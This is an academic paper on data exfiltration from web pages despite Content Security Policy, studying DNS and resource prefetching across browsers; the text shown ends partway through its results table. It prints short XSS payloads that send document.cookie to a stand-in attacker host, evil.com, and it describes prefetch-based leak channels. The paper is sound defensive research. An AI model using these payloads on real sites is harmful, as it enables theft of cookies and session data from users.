Data Exfiltration in the Face of CSP

Steven Van Acker Daniel Hausknecht Andrei Sabelfeld
Chalmers University of Technology

ABSTRACT

Cross-site scripting (XSS) attacks keep plaguing the Web. Supported by most modern browsers, Content Security Policy (CSP) prescribes the browser to restrict the features and communication capabilities of code on a web page, mitigating the effects of XSS. This paper puts a spotlight on the problem of data exfiltration in the face of CSP. We bring attention to the unsettling discord in the security community about the very goals of CSP when it comes to preventing data leaks. As consequences of this discord, we report on insecurities in the known protection mechanisms that are based on assumptions about CSP that turn out not to hold in practice. To illustrate the practical impact of the discord, we perform a systematic case study of data exfiltration via DNS prefetching and resource prefetching in the face of CSP. Our study of the popular browsers demonstrates that it is often possible to exfiltrate data by both resource prefetching and DNS prefetching in the face of CSP. Further, we perform a crawl of the top 10,000 Alexa domains to report on the cohabitance of CSP and prefetching in practice. Finally, we discuss directions to control data exfiltration and, for the case study, propose measures ranging from immediate fixes for the clients to prefetching-aware extensions of CSP.

CCS Concepts

•Security and privacy → Browser security; Web protocol security; Web application security;

Keywords

content-security-policy; data exfiltration; DNS prefetching; resource prefetching; large-scale study; web browser

1. INTRODUCTION

Cross-Site Scripting (XSS) attacks keep plaguing the Web. According to the OWASP Top 10 of 2013 [36], content injection flaws and XSS flaws are two of the most common security risks found in web applications. While XSS can be used to compromise both confidentiality and integrity of web applications, the focus of this paper is on confidentiality. The goal is protecting such sensitive information as personal data, cookies, session tokens, and capability-bearing URLs, from being exfiltrated to the attacker by injected code.

XSS in a nutshell XSS to break confidentiality consists of two basic ingredients: *injection* and *exfiltration*. The following snippet illustrates the result of a typical XSS attack:

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.

ASIA CCS '16, May 30-June 03, 2016, Xi'an, China
© 2016 ACM. ISBN 978-1-4503-4233-9/16/05...$15.00
DOI: http://dx.doi.org/10.1145/2897845.2897899

```
http://v.com/?name=<script>(new Image()).src="
    http://evil.com/"+document.cookie</script>
```

Listing 1: A typical XSS attack

Here, an attacker manages to inject some HTML through the "name" URL parameter into a web page. When the JavaScript in the injected `<script>` element is executed, the user's browser creates an `<img>` element with the source URL on `evil.com` that contains the web page's cookie in its source path. Setting this URL as the source for the `<img>` element triggers the browser to leak the cookie from `v.com` to the attacker-controlled `evil.com`, as a part of making the request to fetch the image.

This example illustrates the injection (via the "name" URL parameter) and exfiltration (via the image URL) ingredients of XSS. Common mitigation techniques against injection are data sanitization and encoding performed by the server, as to prevent JavaScript from being injected in HTML.

The focus of this paper is on data exfiltration. Preventing data exfiltration is important for several scenarios. It is desired as the "last line of defense" when other mechanisms have failed to prevent injection in trusted code. It is also desired when "sandboxing" [32, 45, 30, 46] untrusted JavaScript, i.e., incorporating a functionality while not trusting the code to leak sensitive information.

CSP *Content Security Policy (CSP)* is a popular client-side countermeasure against content injection and XSS [43, 16]. CSP is set up by the server and enforced by the user agent (browser) to restrict the functionality and communication features of the code on the web page, mitigating the effects of a possible cross-site scripting attack.

CSP is standardized by the World Wide Web Consortium (W3C) [49] and is supported by today's mainstream web browsers. With efforts by the community to accommodate widespread adoption of CSP [50], we are likely to see more websites implementing CSP. Large companies, such as Google, Facebook, and Twitter lead the way introducing CSP on their websites.

CSP mitigates content injection by, among others, disallowing inline scripting by default. The injected JavaScript code in the example above would be prevented from executing under CSP, simply because it appears as inline JavaScript code in the viewed web page.

In addition, CSP allows a web developer to restrict intended resources of a web application. Web browsers implementing the CSP enforce this policy by only allowing resources to be loaded from the specified locations. This has two advantages. First, an attacker cannot sidestep the "no inlining" rule by simply loading a piece of JavaScript from an attacker-controlled server through `<script src=...>`. Second, even if the attacker succeeds in executing code, e.g. by including compromised third-party JavaScript, and somehow steals data, it is no longer straightforward to exfiltrate this data back to the attacker. Exactly this is the case in the example above when setting the URL to the new image

object. CSP restricts the browser from making requests to locations that are not explicitly whitelisted.

CSP discord about data exfiltration CSP may appear as a promising mitigation against content injection and XSS, because it seemingly attempts to tackle both injection and data exfiltration. Yet, there is an unsettling discord in the community about CSP's intention to prevent data exfiltration. This discord is unfortunate because it concerns the very goals of CSP.

The CSP specification only hints at data exfiltration and information leakage for several specific cases. The original paper introducing CSP on the other hand, is very explicit about its promise to prevent data exfiltration [43].

Sadly, this vagueness appears to have led to misunderstandings by the academic and practitioner community about whether or not CSP can be used to prevent data exfiltration.

On the one side are researchers who assume CSP is designed to prevent data exfiltration, [25, 27, 41, 44, 47, 13]. Further, some previous research builds on the assumption that CSP is intended to prevent data exfiltration.

For example, the Confinement System for the Web (COWL) by Stefan et al. [44] is designed to confine untrusted code once it reads sensitive data. It implements a labeled-based mandatory access control for browsing contexts. The system trusts CSP to confine external communication.

Another example is the SandPass framework by Van Acker et al. [47], providing a modular way for integrating untrusted client-side JavaScript. The security of the framework relies on CSP to restrict external data communication of the iframes where the untrusted code is loaded.

On the other side, there are researchers who claim CSP does not intend to prevent against data exfiltration. A common argument is that there are so many ways to break CSP and exploit side channel attacks that it is simply impossible for CSP to do anything about it [5, 10, 3].

Given the implications of the discord for the state of the art in web security, it is crucial to bring the attention of the community to it. This paper presents a detailed account of the two respective views (in Section 2.2) and provides directions for controlling data exfiltration (in Section 7).

Further, the paper investigates at depth a particular channel for data exfiltration in the face of CSP: via resource and DNS prefetching. This channel is in particular need for systematization, given the unsatisfactory state of the art uncovered in our experimental studies.

Case study: Prefetching in the face of CSP We bring in the spotlight the fact that DNS prefetching is not covered by the CSP and can be used by an attacker to exfiltrate data, even with the strongest CSP policy in place.

The following example allows an attacker to exfiltrate the cookie using automatic DNS prefetching, under a strict CSP being `default-src 'none'; script-src 'self'`:

```
document.write("<a href='//"+document.cookie+".
    evil.com'></a>");
```

Furthermore, we demonstrate that several types of resource prefetching, used to preemptively retrieve and cache resources from web servers, can also be used for exfiltrating data, in spite of CSP, allowing an attacker to set up a two-way communication channel with the JavaScript environment of a supposedly isolated web page.

We show that by combining different techniques, an attacker can exfiltrate data from within a harshest possible CSP sandbox on all twelve tested popular web browsers, although one browser would only allow it conditionally.

Although we are not the first to observe data leaks through prefetching in the presence of a CSP policy (e.g. [34, 40, 11]), we are to the best of our knowledge the first to systematically study the entire class of the prefetching attacks, analyze a variety of browser implementations for desktop and mobile devices, and propose countermeasures based on the lessons learned.

Contributions The main contributions of our work are:

- Bringing to light a key design-level discord on whether CSP is fit for data exfiltration prevention, illustrated by assumptions and reasoning of opponents and proponents.
- The systematization of DNS and resource prefetching as data exfiltration techniques in the face of the strongest CSP policy.
- A study of the most popular desktop and mobile web browsers to determine how they are affected, demonstrating that all of them are vulnerable in most cases.
- A measurement of the prevalence of DNS and resource prefetching in combination with CSP on the top 10,000 Alexa domains.
- Directions for controlling data exfiltration and their interplay with CSP.
- The proposal of countermeasures for the case study, ranging from specific fixes to a prefetching-aware extension to CSP.

2. DATA EXFILTRATION AND CSP

2.1 Content Security Policy (CSP)

CSP whitelists sources from which a web application can request content. The policy language allows to distinguish between different resource types (e.g. images or scripts) via so called *directives* (e.g. `img-src` or `script-src`). The following example shows a policy which by default only allows resources from the requested domain and images only from `http://example.com`:

```
default-src 'self'; img-src http://example.com
```

CSP disables the JavaScript `eval()` function and inline scripting by default. CSP 1.1 [15] introduces a mechanism to selectively allow inline scripts based on either nonces or the code's hash value. Newer versions of the standard [16, 17] refine the policy definition language through new directives. None of the CSP standards cover DNS resolution, which makes our case study independent of the used CSP version.

A CSP policy is deployed through the `Content-Security-Policy` HTTP header in either the HTTP response or via an HTML `meta` element with `http-equiv` attribute. Mainstream web browsers already implement the CSP 2.0 [16] standard. W3C currently works on an updated standard, CSP 3.0 [17].

2.2 Discord about data exfiltration and CSP

The CSP specification [16] makes a single mention of data exfiltration. In the non-normative usage description of the `connect-src` directive, the specification acknowledges that JavaScript offers mechanisms that enable data exfiltration,

but does not discuss how CSP addresses this issue. Unfortunately, this vagueness opens up for an unsettling discord by the academic and practitioner community about whether or not CSP can be used to prevent data exfiltration. We now overview and illustrate the discord, using both academic papers and online resources to back our findings.

The original paper [43] in which Mozilla researchers outline CSP is explicit about the intention to prevent data exfiltration in what they call “data leak attacks”: “our scheme will help protect visitors of a web site S such that the information they provide the site will only be transmitted to S or other hosts authorized by S, preventing aforementioned data leak attacks” [43].

To this day, web security experts do not agree on whether CSP should protect against data-exfiltration attacks or not. Several examples on the W3C WebAppSec mailinglist [48] illustrate both opinions.

Some experts state that “Stopping exfiltration of data has not been a goal of CSP” [10] and “We’re never going to plug all the exfiltration vectors, it’s not even worth trying.” [3]

Others, such as one of the CSP specification editors, “prefer not to give up on the idea [of data exfiltration protection] entirely” [31], stating that “it seems reasonable to make at least some forms of exfiltration prevention a goal of CSP” [10], that “speedbumps are not useless” [20] and that “the general consensus has been to try to at least address leaks through overt channels.” [21]

The academic literature provides further evidence of the discord. For example, Akhawe et al. [5] warn that CSP should not be used to defend against data exfiltration and write “Browser-supported primitives, such as CSP, block some network channels but not all. Current mechanisms in web browsers aim for integrity, not confinement. For example, even the most restrictive CSP policy cannot block data leaks through anchor tags and window.open.”

Other academic work represents the opposite view, either stating explicitly or implying indirectly that CSP is intended to mitigate exfiltration, as discussed below.

For instance, Heiderich et al. [25], while discussing CSP as a possible mitigation technique against scriptless attacks, write “In summary, we conclude that CSP is a small and helpful step in the right direction. It specifically assists elimination of the available side channels along with some of the attack vectors.” Using CSP to eliminate side channels implies that CSP can prevent data-exfiltration attacks.

Weissbacher et al. [50] analyze the usage of CSP on the Web, indicating that CSP, if used correctly, can prevent data exfiltration, e.g. “While CSP in theory can effectively mitigate XSS and data exfiltration, in practice CSP is not deployed in a way that provides these benefits.”

Chen et al. [13] point out that CSP is vulnerable to self-exfiltration attacks, in which an attacker can exfiltrate sensitive data through a whitelisted site in order to retrieve it later. In their work, CSP is listed as one of the existing data exfiltration defenses.

Johns [27] discusses several weaknesses in CSP which can be resolved by combining it with PreparedJS, writing “Among other changes, that primarily focus on the data exfiltration aspect of CSP, the next version of the [CSP] standard introduces a new directive called script-nonce.” This seems to imply that CSP has a data-exfiltration aspect.

Stefan et al. [44] use CSP as a basis to build COWL, an information-flow control mechanism noting “While CSP alone is insufficient for providing flexible confinement, it sufficiently addresses our external communication concern by precisely controlling from where a page loads content, performs XHR requests to, etc.”

Further, Van Acker et al. [47] use CSP to create an isolation mechanism for SandPass, a password meter framework, stating “the framework defines a CSP rule for included code which completely forbids any network traffic.” Because these defensive mechanisms are built on top of CSP, their security relies on the assumption that CSP prevents data exfiltration.

This state of the art illustrates the troubling consequences of the vagueness of the CSP specification, opening up the wide disagreement of the community about the very goals of the CSP. One might argue that the vagueness is natural and perhaps even intended to accommodate the different points of view in the community, as a way of compromise. However, this argument would put the security community at risk: defensive frameworks that build on partly unfounded assumptions would be too high price to pay for giving room for misinterpretation. We strongly believe that the way forward is to be explicit about the goals of CSP in its specification, whether the community decides that data exfiltration is a part of them or not.

To illustrate data exfiltration in the face of CSP, we investigate at depth a particular data exfiltration channel: DNS and resource prefetching.

3. BACKGROUND

This section provides background on DNS and resource prefetching, which are at the heart of our case study.

3.1 Domain Name Service (DNS)



Figure 1: Recursive and iterative DNS resolution of `www.example.com`.

Domain names like `example.com` are much more read- and memorable for human users than a server’s numeric IP address. To solve this issue, the early Internet saw the introduction of a “phone book” service, the Domain Name Service (DNS), that resolves a host’s more memorable name to its associated IP addresses. Nowadays, DNS is a crucial part of the Web and the Internet’s core infrastructure. DNS is standardized in RFC 1034 [38] and RFC 1035 [39] with numerous updates in successive RFCs.

The basic architecture of DNS is a distributed database with a hierarchical tree structure. To resolve a domain name, a client has to repeatedly query DNS servers until the full name is resolved.

We show an example resolution for `www.example.com` in Figure 1. As it is common practice, the client sends a recursive query to its local DNS server demanding a fully

resolution for the queried domain name on behalf of the client (step 1). Starting with a predefined root server, the local DNS server iteratively queries other DNS servers for the target DNS record. The response is either a reference to another DNS server lower in the hierarchical tree structure which can provide more information (steps 3 and 5) or an authoritative response, i.e. the actual IP address of `www.example.com` (step 7). The local DNS server can finally resolve the domain name for the client (step 8).

Note that the DNS query to the authoritative DNS server does not come directly from the initiating client but from the local DNS server. The client is therefore hidden behind the local DNS server and the authoritative DNS server never learns the true origin of the query. However, the authoritative DNS server knows that firstly, the domain name was resolved and secondly, it can estimate the origin of the query based on the local DNS server's IP address.

3.2 DNS and resource prefetching

On the Web, retrieving a resource from a web server requires a web browser to contact a web server, request the resource and download it. This process involves a number of sequential steps, depicted in Figure 2.



Figure 2: The different steps in the typical retrieval of a web resource together with the resource hints that cover them.

Consider for instance the retrieval of a resource located at `http://example.com/image.png`. The first step after parsing the URL is to resolve the hostname `example.com` into an IP address through the *DNS resolution* mechanism. Next, the browser makes a *TCP connection* to the IP address, which may involve a SSL/TLS handshake for an HTTPS connection. Once established, the browser uses this TCP connection to request the resource `/image.png` from the web server using an *HTTP request*. The browser then waits for an *HTTP response* over the same TCP connection. Finally, the image can be *rendered* in the browser.

On the Web, every millisecond matters. Experiments performed by Google, Bing, Facebook, Amazon and other major players on the Web [42], indicate that visitors experiencing longer delays on a website spend less time on it. Their measurements indicate that even a delay of half a second can cause a 20% drop in web traffic, impoverish user satisfaction and has more adverse effects in the long term. A faster loading web page not only improves user satisfaction and revenue, but also reduces operating costs.

Web browsers, being the window to the Web, play an important part in the user experience. Web browser vendors continually improve the performance of their browsers to outperform competing browsers. Because of its importance, performance belongs to the main set of features advertised by any browser vendor.

An important area of performance enhancements focuses on reducing the load time of a web page through *prefetching* and caching. Browsers anticipate a user's next actions and preemptively load certain resources into the browser cache. Web developers can annotate their web page with resources hints, indicating which resources can help improve a browser's performance and the user experience. *Domain Name Service (DNS)* prefetching is extensively used to pre-resolve a hostname into an IP address and cache the result, saving hundreds of milliseconds of the user's time [22].

DNS and resource prefetching are indicated in Figure 2 as the "dns-prefetch" and "prefetch" arrows respectively.

3.2.1 Automatic and forced DNS prefetching



Figure 3: Automatic DNS prefetching states. By default, the mechanism is enabled for HTTP and disabled for HTTPS. It can be enabled or disabled explicitly, but once disabled explicitly, it cannot be re-enabled.

Practical measurements indicate uncached DNS resolution times ranging from about 200 ms up to a few seconds [22]. Automatic DNS prefetching improves performance by resolving hostnames preemptively.

DNS prefetching is not standardized, we derived its operation from sources provided by Mozilla [18] and Google [22]. For privacy reasons, automatic DNS prefetching follows a set of rules that can be influenced by a web page's developer. By default, the automatic DNS prefetching mechanism will resolve DNS for all `<a>` elements on a web page when this web page is served over HTTP. When served over HTTPS, DNS prefetching is disabled by default. The state diagram in Figure 3 illustrates how this mechanism behaves. A web developer has the option to enable or disable automatic DNS prefetching for his web page by means of the `X-DNS-Prefetch-Control` HTTP header. Automatic DNS prefetching can be enabled on an HTTPS web page by setting this header to "on". Likewise, the mechanism can be disabled on HTTP pages by setting the header's value to "off". Once disabled explicitly through this HTTP header, the mechanism cannot be re-enabled for the lifetime of the web page. Alternatively, this header can be set through HTML `<meta http-equiv>` elements. This allows switching the automatic DNS prefetching "on" or "off" at any point during a web page's lifetime.

In addition to automatic DNS prefetching, a web developer may also request the explicit DNS resolution of certain hostnames in order to improve a web application's performance. This is called forced DNS prefetching and is accomplished through `<link>` elements with the `rel` attribute set to `dns-prefetch` (denoted with `rel=dns-prefetch` for short in this paper) as shown in the following example:

```
<link rel="dns-prefetch" src="//example.com">
```

In this example, the hostname `example.com` is resolved through the DNS prefetching mechanism and the result cached in the DNS cache for future use.

3.2.2 Resource prefetching

While `link` elements with `rel=dns-prefetch` exclusively concern the DNS prefetching mechanism, there are several other relationship types that are concerned with resource prefetching.

The three typical relationship types [37] are depicted in Figure 2, each spanning some steps a web browser must take to render a web page, as well as the delays associated with them. These three relationships can be explained as follows:

preconnect Used to indicate an origin from which resources will be retrieved. In addition to DNS resolution, a web browser implementing this relationship will create a TCP connection and optionally perform TLS negotiation.

prefetch Used to indicate a resource that can be retrieved and stored in the browser cache. In addition to the steps of the "preconnect" relationship, a web browser implementing this relationship will also request the given resource and store the response.

prerender Used to indicate a web page that should be rendered in the background for future navigation. In addition to the steps of the "prefetch" relationship, a web browser implementing this relationship should also process the retrieved web page and render it.

Next to these three relationship types, web browser vendors have implemented some variations on the same theme. For instance, while "prefetch" indicates a resource that may be required for the next navigation, "subresource" indicates a resource that should be fetched immediately for the current page and "preload" indicates a resource that should be retrieved as soon as possible. HTML5 also defines link relationship types "next" and "prev" to indicate that the given URL is part of a logical sequence of documents.

3.3 Prefetching under CSP

The CSP standard focuses on resource fetching but leaves prefetching largely unattended. There are two relevant cases that relate to prefetching, both pertain to the order in which a browser processes information in order to enforce CSP:

CSP through HTML `meta` element The standard warns that CSP policies introduced in a web page's header through HTML `<meta http-equiv>` elements do not apply to preceding elements. Consider the following example:

```
<head>
  <link rel="stylesheet" type="text/css"
      href="style.css">
  <meta http-equiv="Content-Security-Policy"
      content="default-src 'none';" />
  <script src="code.js"></script>
</head>
```

Because `style.css` is linked before the CSP policy is defined, the former is loaded. The script `code.js` is specified after the CSP policy and its loading is thus blocked.

HTTP header processing Consider the following two HTTP headers received in the provided order:

```
Link: <style2.css>; rel=stylesheet
Content-Security-Policy: style-src 'none'
```

The CSP standard recognizes that many user agents process HTTP headers optimistically and perform prefetching for performance. However, it also defines that the order in which HTTP headers are received must not affect the enforcement of a CSP policy. Consequently the loading of stylesheet `style2.css` as pointed to in the Link header should be blocked in this example.

The standard does not mention DNS prefetching and it is arguable if CSP intends to cover DNS prefetching at all. We argue that if the loading of a resource is prohibited by a CSP policy, optimization techniques such as DNS prefetching should not be triggered for that resource either.

4. PREFETCHING FOR DATA EXFILTRATION IN THE FACE OF CSP

This section brings into the spotlight the fact that prefetching, as currently implemented in most browsers, can be used for data exfiltration regardless of CSP. First, we discuss the lack of DNS and resource prefetching support in CSP. Second, we outline the attacker model. Third, we give the attack scenarios based on injecting URLs, HTML, and JavaScript. The experiments with browsers in Section 5 confirm that prefetching can be used for data exfiltration in the face of CSP in most modern browsers.

4.1 CSP and DNS prefetching

CSP limits the locations where external resources can be loaded from. DNS servers are not contacted directly by web applications to retrieve a resource. Instead, DNS servers return information that is used by a web browser as a means to retrieve other resources. Section 3.1 shows that DNS resolution can be complex and cannot easily be captured by CSP, because CSP is web application specific, whereas DNS resolution is unrelated to any particular web application.

A key question is how browser vendors have managed to combine a browser optimization such as DNS prefetching, together with a security mechanism such as CSP. In an ideal world, such a combination would provide a performance enhancement as well as a security enhancement. In reality however, *CSP does not cover DNS prefetching*, causing this performance enhancement to be at odds with communication restrictions of CSP.

In addition to DNS prefetching, browser vendors are improving their browsers' performance by prefetching resources and storing them in the browser's cache. Although this improvement is focused on HTTP resources, there is no clear CSP directive under which generic resource prefetching would fall. Here too, one wonders how browser vendors cope with the situation. Because it lies closer to the spirit of CSP, resource prefetching should be easier to cover than DNS prefetching and would ideally already be covered. In reality, *many* `<link>` *relationships used for resource prefetching are not affected by the CSP*, limiting the effect of CSP's restrictions on communication with external entities.

4.2 Attacker model

Our attacker model, depicted in Figure 4, is similar to the *web attacker* model [4] in the assumption that the attacker controls a web server but has no special network privileges. At the same time, it is not necessary for the user to visit this web server. It is also similar to the *gadget attacker* [7] in the assumption that the attacker has abilities to inject limited kinds of content such as hyperlinks, HTML and JavaScript into honest websites, such as `example.com` in Figure 4. However, it is not necessary that the injected resources are loaded from the attacker's server. To distinguish from the web and gadget attackers, we refer to our attacker as the *content injection attacker*. In addition, we assume that the attacker can observe DNS queries to his domain and its subdomains.



Figure 4: Attacker model and attack scenario. The attacker controls the evil.com domain and can monitor requests to an HTTP and DNS server inside this domain. A victim with a CSP-enabled browser visits a web page on example.com in which the attacker has injected some content. By monitoring web and DNS traffic, the attacker can exfiltrate information out of the victim's browser.

4.3 Attack scenarios

We consider three attack scenarios which do not require any special interaction with the victim.

URL injection In the URL injection scenario, the attacker has the ability to place a clickable `<a>` element onto a web page that the victim visits, containing an attacker-chosen URL. It is common practice for web software, such as e.g. a wiki, blog or comment, to automatically convert URLs into clickable links. Because of automatic DNS prefetching, this scenario allows an attacker to determine when and from where the victim visits the web page by monitoring DNS traffic to the attacker's own DNS server.

HTML injection In the HTML injection scenario, the attacker has the ability to place an HTML fragment somewhere on the given web page, which is visited by the victim. The variety of HTML elements the attacker can use may be limited, for instance by server-side sanitization or filtering. What is important is that if an attacker can inject a `<link>` element with chosen "rel" and "src" attributes, resource prefetching will be triggered on certain browsers.

Without precaution, this scenario would clearly be problematic since a user may embed resources or even JavaScript from the attacker's web server to exfiltrate information to the attacker's server. However, with a well chosen CSP policy, these attacks can be prevented. Indeed, CSP was introduced exactly for this type of scenario.

In this scenario, we assume the following strictest CSP policy, prohibiting the loading of any extra resources:

```
default-src 'none'
```

Consequently, this scenario also assumes that JavaScript cannot be used by the attacker so that victim-specific information such as cookies, geolocation or other parts of the DOM cannot be leaked.

Just as in the URL injection scenario, a successful attack will inform the attacker when and from where the victim has visited this web page. In addition, any requests that reach the attacker's web server will reveal more information: the victim's IP address and any information carried inside the HTTP request such as cookies, user-agent and other potentially sensitive information about the victim's browser.

JavaScript injection In the JavaScript injection scenario, the attacker has the ability to execute a piece of chosen JavaScript in the context of the given web page, which is visited by the victim.

Again, without precaution, this scenario would clearly be problematic since this is basically a XSS attack. However, this is also what CSP was designed to protect against. A well chosen CSP policy can prevent that unwanted JavaScript code is loaded and for some cases, as in Listing 1, also prevents that information is exfiltrated.

Because this scenario is about JavaScript execution, we assume the following strictest CSP policy that still allows JavaScript execution, but which prohibits the loading of any other resources:

```
default-src 'none'; script-src 'self'
```

Note that this strong CSP requires that the attacker-controlled JavaScript is present on the web server of the visited web page. Although not impossible, it can be argued that such a scenario is very unlikely. More relaxed CSP policies could allow that inline JavaScript is executed, allowing the attacker to inject JavaScript through any known XSS vectors. For this scenario, we abstract away from the exact means employed by the attacker to execute JavaScript inside the web page's JavaScript environment and just assume that it can be done. What is important in this scenario is that the CSP blocks the loading of any external resources.

Since JavaScript can alter the DOM, it can create HTML elements and insert them anywhere on the visited web page. Therefore, all information that can be exfiltrated in the HTML injection scenario, can also be exfiltrated here. Furthermore, since JavaScript can retrieve victim-specific information from the DOM and encode it in newly created HTML elements, the attacker gains the ability to exfiltrate all victim-specific information including cookies, geolocation or even the entire contents of the visited web page.

Moreover, `<link>` elements can fire JavaScript load and error events, the attacker is not limited to explicit data exfiltration only. A `<link>` element added inside the CSP sandbox can observe when a resource has successfully loaded or when it has failed to load, by registering an event handler for the "load" and "error" events. This allows the attacker's web server to reply to a request with a single bit of information. In this JavaScript injection scenario, resource prefetching can thus be used to setup a two-way communication channel between the isolated JavaScript environment and the attacker.

5. EMPIRICAL STUDY OF WEB BROWSERS

The experiment in this section studies DNS and resource prefetching as implemented in the most popular web browsers [23], and how these optimizations interact with CSP.

5.1 Experiment setup

In this experiment, we are interested in knowing when attacker-controlled information breaches the CSP and reaches an attacker-controlled server.

We make the assumption that a web developer places a web page online in a certain origin and that this web page is visited by a victim using a normal web browser. To test all

three attack scenarios, we configure CSP as in the JavaScript injection scenario.

As described in section 4.3, we assume that the attacker can inject either HTML into the web page, or execute JavaScript inside the web page's JavaScript environment.

The web developer has the following options when placing the web page online:

- The way in which the web page is served, either over HTTP or HTTPS.
- How the automatic DNS prefetching policy is set, if it is set at all. It can be set through a header in the HTTP response, or using a `<meta http-equiv>` header in HTML, possibly added through JavaScript.
- What the automatic DNS prefetching policy is set to, if not the default value.

To maximize the attacker's own odds, we assume that the attacker always tries to enable automatic DNS prefetching because it may facilitate the exfiltration of information. To carry out the attack, an attacker has a number of options:

- How the `<meta http-equiv>` header is injected that sets the automatic DNS prefetching policy to "on". This can be accomplished by injecting plain HTML or by `document.write()` or `addChild()` in JavaScript.
- The HTML element used to leak the information: an `<a>` element or a `<link>` element with relationship "dns-prefetch", "prefetch", "prerender", "preconnect", "preload", "subresource", "next" or "prev".
- How this leaky HTML element is injected: by injecting plain HTML or by `document.write()` or `addChild()` in JavaScript.

For every possible combination of scenario options, a web page is automatically generated that tests whether the victim's browser will leak information for this set of options. The information to be exfiltrated through the leaky HTML element is unique for every combination of scenario parameters. The web page is then loaded into the victim's browser and displayed for five seconds, while the attacker monitors DNS and web traffic to his servers. After these five seconds, the web page redirects the victim's browser to visit the web page with the next set of scenario parameters.

If a scenario's unique identifier is observed at the attacker side, the attack is considered successful, meaning that the CSP was unable to prevent data exfiltration through this particular combination of scenario parameters.

For this experiment, our list of browsers consisted of the most popular desktop and mobile browsers according to StatCounter [23]. These browsers are listed in Table 1.

5.2 Results

Table 1 summarizes all results for this experiment, indicating which HTML elements allow an attacker to leak information through either DNS requests or HTTP requests.

The results for each browser in this experiment were processed with the WEKA machine learning tool, resulting in the data in Table 1. In Table 1, we differentiate between leaks that were always observed and those that occur under certain circumstances, indicated by • and ◦ respectively.

Automatic DNS prefetching, for instance, does not always leak information to an attacker because DNS prefetching can be disabled by the web developer through the `X-DNS-Prefetch-Control` HTTP header.

DNS prefetching can be forced through a link element with the `rel` attribute set to "dns-prefetch". If set, most browsers then ignore the `X-DNS-Prefetch-Control` HTTP header: Google Chrome, Microsoft Internet Explorer (MSIE), Microsoft Edge, Apple Safari and Google Chrome Mobile. The only exception is Mozilla Firefox, which respects the HTTP header despite this link element. MSIE and MS Edge will only perform forced DNS prefetching for these link elements if they are present in the original HTML code of the parent web page, and not when added by JavaScript later on.

Strangely, Mozilla Firefox will perform DNS prefetching and resource prefetching of other relationships, but only if they were not added using `addChild()`.

For `rel=prefetch`, MSIE and Edge will only leak through DNS and HTTP requests when the parent web page is served over HTTPS. Using `rel=prefetch` in MSIE, we observed a single DNS and HTTP request from an HTTP web page, but were enable to reproduce this later.

Document pre-rendering using `rel=prerender` leaks DNS and HTTP requests in Chrome, Chrome Mobile and MSIE. MSIE issued a DNS request when the parent web page was served over HTTPS, but no actual resource was requested from the web server. Chrome triggered DNS requests for all tests, but only some resulted in a resource being retrieved from the web server. We are unsure of why this happens.

For `rel=subresource`, Chrome Mobile and Opera Mobile only prefetched resources when the parent web page was served over HTTP.

Interestingly, Firefox is the only one to leak through `rel=next`. No browser leaked through "preconnect", "preload" or "prev", so the corresponding columns are not shown in Table 1.

5.3 Discussion

Table 1 shows that all tested browsers allow an attacker to exfiltrate information from a web page through DNS or resource prefetching, despite the strict CSP policy.

The impact of an attack depends on the browser used by the victim and what kind of information an attacker can inject into a given web page. We distinguish all three scenarios: URL injection, HTML injection and JavaScript injection. Table 1 indicates for each scenario whether a certain browser is vulnerable in all cases (■), vulnerable under some conditions (□) or not vulnerable (—).

URL injection From Table 1 we can see that Chrome, Firefox, Safari, Chrome Mobile and Safari Mobile leak DNS requests through automatic DNS prefetching, allowing an attacker to determine whether a victim has visited the web page containing the attacker's URL.

An attacker in this scenario is not guaranteed to be able to exfiltrate data through automatic DNS prefetching, because this mechanism is by default disabled for HTTPS web pages and the `X-DNS-Prefetch-Control` HTTP header offers web developers the option to disable it altogether.

HTML injection For this scenario we can see that all tested browsers, except UCBrowser, will allow an attacker to leak information through DNS requests to an attacker-controlled DNS server. Furthermore, the same browsers, minus Safari and Safari Mobile, allow an attacker to leak information through HTTP requests via resource prefetching.

Since MSIE, MSIE Mobile and UCBrowser do not support CSP, they are vulnerable since an attacker may use any HTML element to exfiltrate information.

Edge can leak information through `rel=dns-prefetch` and `dns=prefetch`, and our data shows that both cases have

	OS/Device	Auto. DNS pref.	DNS request via <link rel=x>					GET request via <link rel=x>					No CSP support	URL injection	HTML injection	JS injection
			dns-prefetch	prefetch	prerender	subresource	next	dns-prefetch	prefetch	prerender	subresource	next				
Google Chrome 42.0.2311.90	OSX	○	●	●	●	●			●	○	●			□	■	■
Microsoft Internet Explorer 11	W81		○	○	○				○				●	—	■	■
Microsoft Edge 12 (Project Spartan)	W10		○	○					○					—	■	□
Mozilla Firefox 37.0.2	OSX	○	○	○			○		○			○		□	■	□
Opera 28.0.1750.51	OSX			●		●			●		●			—	■	■
